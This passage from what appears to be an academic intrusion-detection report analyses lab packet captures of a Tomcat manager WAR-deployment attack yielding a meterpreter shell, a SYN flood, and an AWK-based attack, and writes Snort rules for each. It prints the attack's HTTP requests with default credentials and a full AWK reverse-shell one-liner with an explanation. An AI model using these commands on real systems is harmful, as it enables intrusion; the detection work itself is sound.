68.20.21:8180 -> 10.10.10.14:34123
04/03-22:37:11.953522  [**] [1:12000014:8] Tomcat connect attemp failed [**] [C
lassification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.1
68.20.21:8180 -> 10.10.10.14:44603
04/03-22:37:17.821557  [**] [1:12000014:8] Tomcat connect attemp failed [**] [C
lassification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.1
68.20.21:8180 -> 10.10.10.14:40567
04/03-22:37:18.193272  [**] [1:12000013:8] Tomcat-upload application at the cont
ext path [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.1
68.20.21:8180 -> 10.10.10.14:46125
04/03-22:37:22.527921  [**] [1:12000013:8] Tomcat-upload application at the cont
ext path [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.1
68.20.21:8180 -> 10.10.10.14:46095
04/03-22:37:26.857924  [**] [1:12000013:8] Tomcat-upload application at the cont
ext path [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.1
68.20.21:8180 -> 10.10.10.14:37185

```

Fig. 591. Snort rule for Tomcat upload exploit

48 | 1 | 1 | 03:01:32 | Tomcat-upload application at the context path | 12000013 | 6 | 37.500%

alert tcp 192.168.20.21 8180 -> any any (msg:"Tomcat-upload application at the context path"; flow:from_server,established; content:"OK"; nocase; http_stat_msg; flowbits:isset,condu1; classtype:web-application-attack; sid:12000013; rev:8;)

file: downloaded.rules:27195

CATEGORIZE 0 EVENT(S) CREATE FILTER: [src](#) [dst](#) [both](#)

UUEE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
48		2021-04-09 03:01:32	192.168.20.21	0	RFC1918 (.lo)	10.10.10.14	0	RFC1918 (.lo)

ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
RT	2021-04-09 03:01:32	3.179	192.168.20.21	8180	10.10.10.14	37185	Tomcat-upload application at the context path
RT	2021-04-09 03:01:32	3.180	192.168.20.21	8180	10.10.10.14	37185	Tomcat-upload application at the context path
RT	2021-04-09 03:01:32	3.181	192.168.20.21	8180	10.10.10.14	37185	Tomcat-upload application at the context path
RT	2021-04-09 03:01:32	3.182	192.168.20.21	8180	10.10.10.14	37185	Tomcat-upload application at the context path

Fig. 592. Tomcat upload exploit alerts in squert

F. Analysis of Playbook 56: Attacking the apache tomcat deploy (port 8180) service in P2 (Proxy) server

i. Description: In this exploit a WAR file is used to deploy in the web application code which creates a backdoor to the server and provides shell access. Snort rules in this playbook will be helpful to detect the war file deploy activity.

- Attacking machine IP address: 10.10.10.14
- Proxy server (P2) address: 192.168.20.21 8081

ii. Wireshark Analysis:

Observation 1:

Using the credentials obtained from the auxiliary scan on Tomcat web application, attacker successfully got authenticated and gain the access of the application [227].

```
GET /manager/serverinfo HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Authorization: Basic dG9tY2F0OnRvbWVhdA==
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK
```

Fig. 593. Successful HTTP authorization

The base64 encoded user credentials are same as the user credentials obtained in the playbook 54.

Observation 2:

After gaining access, a war file “ZCEaDyKhFifiQn0” is deployed to the uri path “/manager/html/deploy?” using PUT method.

```
PUT /manager/deploy?path=/ZCEaDyKhFifiQn0 HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Authorization: Basic dG9tY2F0OnRvbWVhdA==
Content-Type: application/octet-stream
Content-Length: 6258
```

Fig. 594. WAR file deploying

Analysis of the TCP stream showed that the WAR file is a payload from Metasploit framework.

```
m.A.m}.....d@.....c.....jJ.N....Q...%L.U+Q2...F.FV.e.;w.Rv/.S.1...cx@/0C.6Hv.N....|.....,
8z..._g'..T~...'.*...y.<.hJ^S...Z...].~..cXk|...a..A..~D....)?PK.....RU...%......WEB-INF/classes/
metasploit.dat..Hj..5.....54.."......[. ....PK.....R.....WEB-INF/
PK.....RM.....&...WEB-INF/web.xmlPK.....R.....<...WEB-INF/classes/
PK.....R.....j...WEB-INF/classes/metasploit/PK.....RAQ1.....".(.....WEB-INF/classes/
metasploit/Payload.classPK.....R..v...../.....WEB-INF/classes/metasploit/
PayloadServlet.classPK.....RU...%......WEB-INF/classes/metasploit.datPK.....c.....HTTP/1.1 200 OK
```

Fig. 595. Metasploit payload

After deploying, a java server page “a0vMoUSZivUXhOeWUinYI2.jsp” was read/executed using the GET method.

```
GET /ZCEaDyKhFifiQn0/a0vMoUSZivUXh0eWUinY12.jsp HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Sat, 03 Apr 2021 22:37:56 GMT
```

Fig. 596. Java server page execution

And the deployed WAR file is undeployed using GET method and uri command “/manager/undeploy?path”.

```
GET /manager/undeploy?path=/ZCEaDyKhFifiQn0 HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
```

Fig. 597. WAR file undeploying

Although, the execution was successful no session was created.

Observation 3:

Attacker followed the same steps to deploy, execute and redeploy with different war files and was not successful in gaining shell access. Finally, with “hjI3.war” file the attacker was able to gain the shell access.

```
PUT /manager/deploy?path=/hjI3 HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Authorization: Basic dG9tY2F0OnRvbWNhdA==
Content-Type: application/octet-stream
Content-Length: 6249
```

Fig. 598. WAR file deploying

This WAR file contains a java server page “tZbcyCm.jsp” which was read/executed using GET method and later undeployed using PUT method and uri “/manager/undeploy?path=/hjI3 HTTP/1.1”.

```
GET /hjI3/tZbcyCm.jsp HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Sat, 03 Apr 2021 22:38:13 GMT
```

Fig. 599. Java server page execution.

Observation 4:

The above execution was opened a session for the attacker and below is the evidence to show that meterpreter was opened for the attacker.


```

> Frame 335: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)
> Ethernet II, Src: RealtekU_12:50:06 (52:54:00:12:50:06), Dst: RealtekU_12:50:32 (52:54:00:12:50:32)
> Internet Protocol Version 4, Src: 10.10.10.14, Dst: 192.168.20.21
> Transmission Control Protocol, Src Port: 4444, Dst Port: 43996, Seq: 2897, Ack: 1, Len: 1448
  Data (1448 bytes)
    Data: 000081008500810000000a0088008b002f0000000000002...
  Text:
0110 28 29 4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73  (L)java/ util/Lis
0120 74 3b 0c 00 0b 00 0c 01 00 13 6a 61 76 61 2f 75  t;..... ..java/u
0130 74 69 6c 2f 41 72 72 61 79 4c 69 73 74 0c 00 09  til/Arra yList...
0140 00 0a 01 00 34 63 6f 6d 2f 6d 65 74 61 73 70 6c  ....4com /metaspl
0150 6f 69 74 2f 6d 65 74 65 72 70 72 65 74 65 72 2f  oit/mete rpreter/
0160 4d 65 6d 6f 72 79 42 75 66 66 65 72 55 52 4c 43  MemoryBu fferURLC
0170 6f 6e 6e 65 63 74 69 6f 6e 0c 00 0b 00 1c 01 00  onnectio n.....
0180 37 63 6f 6d 2f 6d 65 74 61 73 70 6c 6f 69 74 2f  7com/met asploit/
0190 6d 65 74 65 72 70 72 65 74 65 72 2f 4d 65 6d 6f  meterpre ter/Memo

```

Fig 41. Evidence for meterpreter session

iii. Snort rule to detect the Tomcat deploy vulnerability:

```

alert tcp any any -> 192.168.20.21 8180 (msg:"Tomcat deploy";
flow:to_server,established; content:"PUT"; http_method;
content:"/manager/deploy?path="; fast_pattern:only; nocase; http_uri;
flowbits:set,cond1; flowbits:noalert; classtype:web-application-attack;
sid:12000009; rev:8;)

alert tcp 192.168.20.21 8180 -> any any (msg:"Tomcat-deployed application at the
context path"; flow:from_server,established; content:"OK"; nocase; http_stat_msg;
flowbits:isset,cond1; classtype:web-application-attack; sid:12000010; rev:8;)

```

From the above analysis it is observed that, whenever the attacker sending the WAR file a unique uri pattern is followed by the file name and this is done using PUT http method. When the deployment is successful, the server responded with the OK http stat message. These components were used to create the above rule. First rule triggers when the attacker sends the WAR file using PUT method to the "/manager/deploy?path" path. Flowbits were used to set this rule as condition one. Next rule triggers and raises alert when the server respond to the PUT request with the OK http stat message. Alerts will be generated with the message "Tomcat-deployed application at the context path", sid "12000010" and this attack us classified as web application attack [226].

Following are the alerts raised on IDS sensor and squert when the attack was performed.

```

04/03-22:38:57.658087  [**] [1:12000010:8] Tomcat-deployed application at the co
ntext path [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192
.168.20.21:8180 -> 10.10.10.14:32837
04/03-22:39:02.819328  [**] [1:12000010:8] Tomcat-deployed application at the co
ntext path [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192
.168.20.21:8180 -> 10.10.10.14:35953
04/03-22:39:07.891267  [**] [1:12000010:8] Tomcat-deployed application at the co
ntext path [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192
.168.20.21:8180 -> 10.10.10.14:43117

```

Fig. 600. Snort alert for Tomcat deploy exploit.

QUEUE	SC	DC	ACTIVITY	LAST EVENT	SIGNATURE	ID	PROTO	% TOTAL
8	1	1		03:08:34	Tomcat-deployed application at the context path	12000010	6	3.509%

alert tcp 192.168.20.21 8180 -> any any (msg:"Tomcat-deployed application at the context path"; flow:from_server,established; content:"OK"; nocase; http_stat_msg; flowbit s:isset,cond1; classtype:web-application-attack; sid:12000010; rev:8;)

file: downloaded.rules:27196

CATEGORIZE 0 EVENT(S) CREATE FILTER: [src](#) [dst](#) [both](#)

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
8		2021-04-09 03:08:34	192.168.20.21	0	RFC1918 (lo)	10.10.10.14	0	RFC1918 (lo)

ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
<input type="checkbox"/>	RT	2021-04-09 03:08:34	3.195	192.168.20.21	8180	10.10.10.14	32837 Tomcat-deployed application at the context path
<input type="checkbox"/>	RT	2021-04-09 03:08:34	3.196	192.168.20.21	8180	10.10.10.14	32837 Tomcat-deployed application at the context path
<input type="checkbox"/>	RT	2021-04-09 03:08:34	3.197	192.168.20.21	8180	10.10.10.14	35953 Tomcat-deployed application at the context path
<input type="checkbox"/>	RT	2021-04-09 03:08:34	3.198	192.168.20.21	8180	10.10.10.14	35953 Tomcat-deployed application at the context path

Fig. 601. Tomcat deploy exploit alerts in squert.

***** The contribution of Abhilash Reddy Nallarala ends here*****

***** The contribution of Mitchell Messerschmidt starts here*****

G. Analysis of Playbook 8: SYN Flood Attack

i. Playbook Name: SYN_FLOOD.pcap

ii. Wireshark Analysis: Upon initial examination of the pcap in Wireshark, it can be seen, once the packets are organized by protocol, that many of these packets are TCP Connections with the SYN Flag on. Not only this, but the IP of the connection shows it is an external IP Address connecting to an internal machine. To make this more suspicious, is the fact that all of these packets are being sent within milliseconds of each other. This is illustrated below in Fig. 182, and 183.

No.	Time	Source	Destination	Protocol	Length	Info
998	63.989189	245.196.237.71	192.168.10.21	TCP	54	26928 → 135 [SYN] Seq=0 Win=3273 Len=0
999	63.989506	245.196.237.71	192.168.10.21	TCP	54	31966 → 135 [SYN] Seq=0 Win=1513 Len=0
1000	63.989862	245.196.237.71	192.168.10.21	TCP	54	46072 → 135 [SYN] Seq=0 Win=3783 Len=0
1001	63.990233	245.196.237.71	192.168.10.21	TCP	54	59032 → 135 [SYN] Seq=0 Win=3822 Len=0
1002	63.990571	245.196.237.71	192.168.10.21	TCP	54	50468 → 135 [SYN] Seq=0 Win=2297 Len=0
1003	63.990951	245.196.237.71	192.168.10.21	TCP	54	20245 → 135 [SYN] Seq=0 Win=3640 Len=0
1004	63.991324	245.196.237.71	192.168.10.21	TCP	54	4264 → 135 [SYN] Seq=0 Win=2960 Len=0
1005	63.991643	245.196.237.71	192.168.10.21	TCP	54	7820 → 135 [SYN] Seq=0 Win=2260 Len=0
1006	63.992012	245.196.237.71	192.168.10.21	TCP	54	54230 → 135 [SYN] Seq=0 Win=2283 Len=0
1007	63.992388	245.196.237.71	192.168.10.21	TCP	54	23680 → 135 [SYN] Seq=0 Win=2925 Len=0
1008	63.992673	245.196.237.71	192.168.10.21	TCP	54	18373 → 135 [SYN] Seq=0 Win=240 Len=0
1009	63.993026	245.196.237.71	192.168.10.21	TCP	54	20170 → 135 [SYN] Seq=0 Win=3476 Len=0
1010	63.993353	245.196.237.71	192.168.10.21	TCP	54	23920 → 135 [SYN] Seq=0 Win=2701 Len=0
1011	63.993678	245.196.237.71	192.168.10.21	TCP	54	30864 → 135 [SYN] Seq=0 Win=1520 Len=0
1012	63.994042	245.196.237.71	192.168.10.21	TCP	54	36186 → 135 [SYN] Seq=0 Win=1597 Len=0
1013	63.994356	245.196.237.71	192.168.10.21	TCP	54	51730 → 135 [SYN] Seq=0 Win=3246 Len=0
1014	63.994618	245.196.237.71	192.168.10.21	TCP	54	60764 → 135 [SYN] Seq=0 Win=1161 Len=0
1015	63.994929	245.196.237.71	192.168.10.21	TCP	54	28585 → 135 [SYN] Seq=0 Win=2475 Len=0
1016	63.995264	245.196.237.71	192.168.10.21	TCP	54	39146 → 135 [SYN] Seq=0 Win=1247 Len=0
1017	63.995574	245.196.237.71	192.168.10.21	TCP	54	6740 → 135 [SYN] Seq=0 Win=1316 Len=0
1018	63.995943	245.196.237.71	192.168.10.21	TCP	54	48647 → 135 [SYN] Seq=0 Win=2538 Len=0
1019	63.997006	245.196.237.71	192.168.10.21	TCP	54	3699 → 135 [SYN] Seq=0 Win=2266 Len=0
1020	63.997364	245.196.237.71	192.168.10.21	TCP	54	9055 → 135 [SYN] Seq=0 Win=3261 Len=0

Fig. 602. The Large Number of SYN Flagged Packets in PCAP



```
alert tcp any any -> any any (msg:"SYN Flood Attack "; flags:S; flow:
stateless; threshold: type limit, track by_dst, count 1, seconds 20;
sid:1100006; classtype:attempted-dos; rev:1;)
```

Alert Breakdown:

```
alert tcp any any -> any any
(msg:"SYN Flood Attack ";
flags:S;
flow: stateless;
threshold: type limit, track by_dst, count 1, seconds 60;
sid:1100006; classtype:attempted-dos; rev:1;)
```

This alert here will notify the user of a SYN Flood Attack in progress. This can be seen in the alert breakdown, where in the first line it implies that any TCP traffic will be examined. The next line is again standardization message. The third line will look for packets with the SYN Flag bit. The line after will look for connections that are not established and was noticed in the Wireshark pcap analysis section. The threshold will also limit alerts in that it will only send 1 alert every 60 seconds against a certain destination address. This is needed as the Snort Management Server would likely become overwhelmed as the sensor would otherwise send as many alerts as are being triggered and pushing the DOS to other machines. Tracking by destination address is done as random source IP address Floods would not be detected, thus, to cover as many cases as possible tracking by destination is done. The last part of the rule is again standardization of rules. [228], [229].

iv. *Rule Detection within IDS Network:* The subsequent alert generated from the rule created.



```
02/15-21:20:08.000462  [**] [1:1100009:1] Possible SYN Flood Attack [**] [Classi
fication: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.10.21:50778 -
> 192.168.10.90:443
02/15-21:20:08.119015  [**] [1:1100009:1] Possible SYN Flood Attack [**] [Classi
fication: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.10.25:48912 -
> 4.4.4.4:853
02/15-21:20:08.119259  [**] [1:1100009:1] Possible SYN Flood Attack [**] [Classi
fication: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.10.25:42508 -
> 8.8.8.8:853
02/15-21:20:08.326945  [**] [1:1100009:1] Possible SYN Flood Attack [**] [Classi
fication: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.10.21:50734 -
> 10.10.10.11:5678
02/15-21:21:08.060389  [**] [1:1100009:1] Possible SYN Flood Attack [**] [Classi
fication: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.10.21:50792 -
> 192.168.10.90:443
02/15-21:21:11.653232  [**] [1:1100009:1] Possible SYN Flood Attack [**] [Classi
fication: Attempted Denial of Service] [Priority: 2] {TCP} 245.196.237.71:35466
-> 192.168.10.21:135
02/15-21:21:14.609062  [**] [1:1100009:1] Possible SYN Flood Attack [**] [Classi
fication: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.10.21:50734 -
> 10.10.10.11:5678
```

Fig. 605. Screenshot of the SYN Flood Alert Generated in the Environment

H. Analysis of Playbook 23: AWK Editor Exploit

i. PCAP Filename: `playbook_awk_editor.pcap`

ii. *Wireshark Analysis:* To begin initial examination of the packet capture, the packets are sorted by protocol to better discern any outgoing connections to machines. After examining the packets, the DNS and ARP requests were determined to be normal behavior for the given area. Allowing progress into the next step in identifying suspicious TCP streams. This was determined through the Statistics Tab under conversations. Within the Conversation window that pops up afterward under the TCP Tab, there were 4 streams or connections to the machines on the network.

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.10.21	50660	10.10.10.11	5678	8	1008	4	536	4	472	55.269089	60.2288	71	62
192.168.10.26	54992	192.168.10.90	8000	12	2692	6	753	6	1939	60.675899	0.0061	982k	2530k
192.168.10.26	54994	192.168.10.90	8000	10	1446	5	782	5	664	68.285537	0.0046	—	—
192.168.10.26	41645	192.168.10.90	6600	19	1818	10	1201	9	617	88.777691	25.5021	376	193

Fig. 606. The TCP Streams within the awk PCAP file

The streams are then opened in order, from top to bottom:




Fig. 607. TCP Stream 0 Random encoded data from a connection established from an external IP to internal address

```

Wireshark - Follow TCP Stream (tcp.stream eq 1) - playbook_awk_editor.pcap

GET / HTTP/1.1
Host: 192.168.10.90:8000
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.18
Date: Fri, 26 Feb 2021 01:16:10 GMT
Content-type: text/html; charset=UTF-8
Content-Length: 1379

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href=".bash_logout">.bash_logout</a>
<li><a href=".bashrc">.bashrc</a>
<li><a href=".bashrc.original">.bashrc.original</a>
<li><a href=".cache/">.cache</a>
<li><a href=".config/">.config</a>
<li><a href=".dirc">.dirc</a>
<li><a href=".face">.face</a>
<li><a href=".face.icon">.face.icon</a>
<li><a href=".gnupg/">.gnupg</a>
<li><a href=".ICEauthority">.ICEauthority</a>
<li><a href=".local/">.local</a>
<li><a href=".msf4/">.msf4</a>
<li><a href=".profile">.profile</a>
<li><a href=".vinfo">.vinfo</a>
<li><a href=".Xauthority">.Xauthority</a>
<li><a href=".xsession-errors">.xsession-errors</a>
<li><a href=".xsession-errors.old">.xsession-errors.old</a>
<li><a href=".zsh_history">.zsh_history</a>
<li><a href=".zshrc">.zshrc</a>
<li><a href="192.168.10.26">192.168.10.26</a>
<li><a href="Desktop">Desktop</a>
<li><a href="Documents">Documents</a>
<li><a href="Downloads">Downloads</a>
<li><a href="Music">Music</a>
<li><a href="Pictures">Pictures</a>
<li><a href="Public">Public</a>
<li><a href="shell.elf">shell.elf</a>
<li><a href="Templates">Templates</a>
<li><a href="test.txt">test.txt</a>
<li><a href="Videos">Videos</a>
<li><a href="zirikatu">zirikatu</a>
</ul>
<hr>
</body>
</html>

Packet 186: 1 client pkt, 3 server pkts, 1 sum. Click to select.
Entire conversation (1884 bytes) Show data as ASCII Stream 1
Find: Find Next
Filter Out This Stream Print Save as... Back Close Help

```

Fig. 608. TCP Stream 1 Showing a GET Request for a Webpage

As can be seen here, there is a webpage drawn up containing multiple directory listings and file listings as well. Likely an internal web or file server.

```

Wireshark - Follow TCP Stream (tcp.stream eq 2) - playbook_awk_editor.pcap

GET /test.txt HTTP/1.1
Host: 192.168.10.90:8000
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.10.90:8000/
Upgrade-Insecure-Requests: 1
If-Modified-Since: Thu, 25 Feb 2021 21:37:02 GMT

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.18
Date: Fri, 26 Feb 2021 01:16:17 GMT
Content-type: text/plain
Content-Length: 139
Last-Modified: Thu, 25 Feb 2021 21:37:02 GMT

awk 'BEGIN{system("inet/tcp/0/192.168.10.90/6600");while(1){if(($&getline c)<0){c=="exit"}break;while(c&&(c|&getline)>0)print$0
&&close(c)}}'

1 client pkt, 2 server pkts, 1 sum.
Entire conversation (770 bytes) Show data as ASCII Stream 2
Find: Find Next
Filter Out This Stream Print Save as... Back Close Help

```

Fig. 609. TCP Stream 2 showing a GET request, with a string contained within it.




Fig. 610. TCP Stream 3 showing shell commands being sent on the network with outputs from the commands.




Fig. 611. HTTP GET Request Present in the Packet

The next stage of analysis is the fact that there is an HTTP GET request. It is here that something is being downloaded to the machine in question at 192.168.10.26 (Fedora), from 192.168.10.90 (Kali Linux). This can also be seen in the TCP Stream 2 earlier. Thus, to extract this file and examine it further the Export Objects option under the File tab in Wireshark is used. This is the most suspicious as this file was sent just moments before TCP Stream 3 began. Which could infer that whatever was in the file started up a remote shell on the network and thus, what will be investigated next.




Fig. 612. File that can be Extracted

It can be seen in the Figure above, that a file known as test.txt was transferred in the GET request, which can be confirmed in the TCP Stream 2 Figure of the HTTP GET request packet.

A screenshot of a Notepad window titled 'test - Notepad'. The menu bar includes 'File', 'Edit', 'Format', 'View', and 'Help'. The text area contains the following AWK command:

```
awk 'BEGIN{s="/inet/tcp/0/192.168.10.90/6600";while(1){if((s|&getline c)<0||c=="exit")break;while(c&&(c|&getline)>0)print$0|&s;close(c)}'
```

Fig. 613. test.txt file with AWK command being sent within it.

iii. Additional Rule Creation Information

Previewing this extracted file a command, using awk, was sent over in a text file. However, breaking this down further will help determine what exactly this is doing. Since AWK mimics the programming language of C, it can be structured differently to make it easier to read:

```
awk 'BEGIN
{
s="/inet/tcp/0/192.168.10.90/6600";

while(1){

if((s|&getline c)<0||c=="exit")

break;

while(c&&(c|&getline)>0)

print$0|&s;

close(c)}

}'
```

The first line is the beginning is unique to AWK in that it instantiates the block statement written between the two curly braces. The BEGIN also indicates that the statements within the braces are executed before any input is read [230]. The first line within the curly braces is the creation of a network communication variable. Whereby a connection is setup using the following AWK syntax: /net-type/protocol/local-port/remote-host/remote-port; matching the 's' variable present here. The next line is the start of while loop. This while loop is an infinite loop and will never break as the argument to determine whether the loop should continue will always be true. Jumping into the infinite while loop, a conditional If statement is given. This states if when piping the output from the 's' variable into the 'c' variable is less than zero or if the 'c' variable is equal to 'exit', then break from the loop. Otherwise, it will continue with the nested while loop. This while loop prints out the entire line that AWK reads in from the 's' variable which is whatever line entered in on the server machine, so long as the 'c' variable and the 'c' variable piped into the getline command is greater than zero. The getline command in this instance outputs only a 1, 0 or -1 with 1 being that there is a variable in the \$0 or the whole input record, 0 meaning that there is nothing within the input record, and with -1 being an error in input. The last line in the infinite while loop, closes the variable or process in the 'c' variable, resetting the cache of 'c' and allowing more input by closing the pipe from the first condition in the If statement. All of which allow the process to be run again [231], [232], [233].

